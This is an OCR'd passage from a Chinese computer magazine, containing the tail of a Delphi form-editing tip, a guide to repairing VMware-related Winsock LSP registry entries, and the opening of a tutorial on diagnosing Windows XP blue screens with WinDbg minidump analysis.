打开这个工程后，就会发现窗体已经变样了，如图 3。

但是，我们发现此时的控件无法删除与拖放，这又是什么原因呢？原来我们只是修改了窗体配置文件，这些控件虽然可以显示，但事实上并未声明过。Delphi 不能确认它们是否存在，于是报错。解决方法很简单，新建一个窗体，调整好窗体大小后将全部控件复制过来即可。另外，同样的方法也适用于 C++Builder 程序。

（本文所涉及到的 exescape 已收录到光盘中）

虚拟机 LSP 之修复

pppppps

文章难易度：★★ 文章阅读点：虚拟机 Layered Service Provider（分层服务提供商）修复

LSP 全称为 Windows Socket Layered Service Provider（分层服务提供商），简单的说，它就是 Windows 底层网络 Socket 通信需要经过的大门，而流氓软件把自己加进去后，就可以截取、访问、修改网络的数据包，当然也可以随意的添加广告，还能获取你的访问习惯。

当有这么个东西在盯着你，你会是什么感受呢？流氓软件使用 LSP 还有一个好处就是可以不分浏览器的类型来进行劫持，不管你使用的是 IE、Maxthon，还是 Opera、Firefox，都难逃一劫。由于 LSP 工作在底层，在不知情的情况下，把 LSP 的 DLL 文件删除了，就出现了前面所提到无法上网的情况。

这天我重做了系统，在使用金山清理专家检测时却发现了 LSP 损坏，如图 1。使用系统修复工具修复了一下，却发现无法修复，如图 2。




图 1





图 2

又重做了系统但 LSP 还是会损坏，不过倒不影响正常上网的，下面我们就来查找原因，打开金山清理专家，选择“安全百宝箱”－“LSP 修复工具”，如图 3。结果看到 VMCLCI sockets DGRAM 和 VMCLCI sockets STREAM 损坏了，好在只是虚拟机的连接损坏了而已，既然是虚拟机引起的，那么就使用虚拟机的安装程序来进行修复。打开查看所有连接，如图 4 所示。



000000000010	C:\WINDOWS\system32\mswsock.dll	MSAFD NetBIOS [\Device\NetBT...	Microsoft Wind
000000000011	C:\WINDOWS\system32\mswsock.dll	MSAFD NetBIOS [\Device\NetBT...	Microsoft Wind
000000000012	C:\WINDOWS\system32\mswsock.dll	MSAFD NetBIOS [\Device\NetBT...	Microsoft Wind
000000000013	C:\WINDOWS\system32\mswsock.dll	MSAFD NetBIOS [\Device\NetBT...	Microsoft Wind
000000000014	C:\WINDOWS\system32\mswsock.dll	MSAFD NetBIOS [\Device\NetBT...	Microsoft Wind
000000000015	C:\WINDOWS\system32\mswsock.dll	MSAFD NetBIOS [\Device\NetBT...	Microsoft Wind
000000000016	C:\WINDOWS\system32\mswsock.dll	MSAFD NetBIOS [\Device\NetBT...	Microsoft Wind
000000000017	C:\WINDOWS\system32\mswsock.dll	MSAFD NetBIOS [\Device\NetBT...	Microsoft Wind
000000000018	C:\WINDOWS\system32\mswsock.dll	MSAFD NetBIOS [\Device\NetBT...	Microsoft Wind
000000000019	C:\WINDOWS\system32\mswsock.dll	MSAFD NetBIOS [\Device\NetBT...	Microsoft Wind
000000000020	E:\888\VMwareworkstation-v6....	VMCI sockets DGRAM	
000000000021	E:\888\VMwareworkstation-v6....	VMCI sockets STREAM	

图 3




图 4

使用金山清理专家“恢复原始状态”也是可以修复的，但是虚拟机的连接还在，这样会占用内存资源的，当你下次安装虚拟机的时候可能就安装不了。最好是卸载，卸载不但可以修复，也可以删除虚拟机的连接。注意：要使用同一版本的虚拟机安装程序才能卸载，比如：如果你安装的是 5.3 版本，则使用 6.3 的版本是不能卸载的。

接下来我们打开注册表，找到“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries”，可以看到系统默认以经分配了 LSP，TCP/IP 组件 mswsock.dll 和 NTDS 组件 winrnr.dll 组件，如图 5，当恶意软件要劫持时就会把自己的主键放到最前面来提高自己的优先权，然后降低系统默认项的优先权，一般主键由000000000001表示优先权到000000000004或者到000000000003，不过有些 LSP 也是好的，例如江民杀毒软件就会在这里添加一个 kvwsp.dll。




图 5

清除恶意软件时很简单，只要找到可疑的项时把文件名记录下来，再删除文件，修复注册表：把恶意软件添加的 000000000001 删除，再提升系统默认项的优先权就可以了，例如，把000000000002改为000000000001等，大家可以根据实际情况去进行修改。

（本文所涉及到的金山清理专家已收录到光盘中）

文章难易度：★★
文章简介：用WinDbg分析系统蓝屏时的转储文件找出造成蓝屏的真凶

找出造成蓝屏的真凶

txcbg

相信使用电脑的朋友都不希望遇到蓝屏吧，但不幸的是我前段时间就遇到了这个问题。我安装的是XP和Vista双系统，其中XP系统时不时的就会给我蓝屏一下，弄的我非常郁闷。试想我经过很长时间的等待才终于把虚拟机启动起来，刚要干点什么，突然就蓝屏了，又得重新启动，真让人抓狂啊。到了后来居然发展到开机后10来分钟就蓝屏的地步，一时又找不出解决问题的方法，XP系统是没法用了，只能凑合着使用Vista系统。

造成蓝屏的原因无外乎硬件问题和软件问题，由于在Vista系统下系统一切正常，没出现过蓝屏问题，基本上就可以排除是硬件问题的原因，那么剩下来就是软件的问题了，初步推测可能是XP系统下安装的软件有可能相互冲突，具体什么原因不得而知。

有一次我看到介绍使用WinDbg通过分析系统崩溃时自动生成的转储文件来找到蓝屏原因的方法，就照着上面介绍的方法试了一下，果然找出了造成蓝屏的真凶。下面我就把这个方法介绍给还不知道的朋友。

其实系统在蓝屏前的一瞬间已经给我们留下了造成这次蓝屏原因的线索，只是平时我们可能没有注意到，除了蓝屏时屏幕上显示的停止代码外，还在x:\windows\Minidump目录下生成了一个dmp文件（x代表系统安装盘的盘符，Minidump代表是小内存转储），在里面记录了造成蓝屏的原因，而且生成的dmp文件的文件名是有规律的，比如一个dmp文件名为Mini031609-05.dmp，则表示是小内存转储，系统蓝屏发生在09年3月16日，这是当天生成的第5个dmp文件（第五次蓝屏前生成的文件）。右击“我的电脑”，选择“属性”，点“高级”选项，然后选择“启动和故障恢复”中的“设置”，就会看到如图1所示的设置界面。




图1




图2

系统的默认设置是把系统失败时的调试信息以“小内存转储”的方式保存下来，另外还有“核心内存转储”和“完全内存转储”两种转储方式，三种转储文件的大小依次增大，一般性错误“小内存转储”就足够了，如不能完好分析请选择“核心内存转储”。如果你的系统在蓝屏后没有生成转储文件，可能是“写入调试信息”设置成了“无”，请把它改为“小内存转储”或“核心内存转储”。

我们有了系统蓝屏时的转储文件，该怎样对它进行分析呢？需要用到微软的一款调试工具WinDbg，最新版的微软官方下载地址是http://msdl.microsoft.com/download/symbols/debuggers/dbg_x86_6.11.1.404.msi，下载下来后进行安装，安装过程很简单，一路点“Next”就可以完成安装了，安装完成后不会在桌面上生成程序的快捷方式，需要我们自己找到程序，点击“开始”->“Debugging Tools for Windows (x86)”->“WinDbg”，就打开了程序，界面如图2所示。

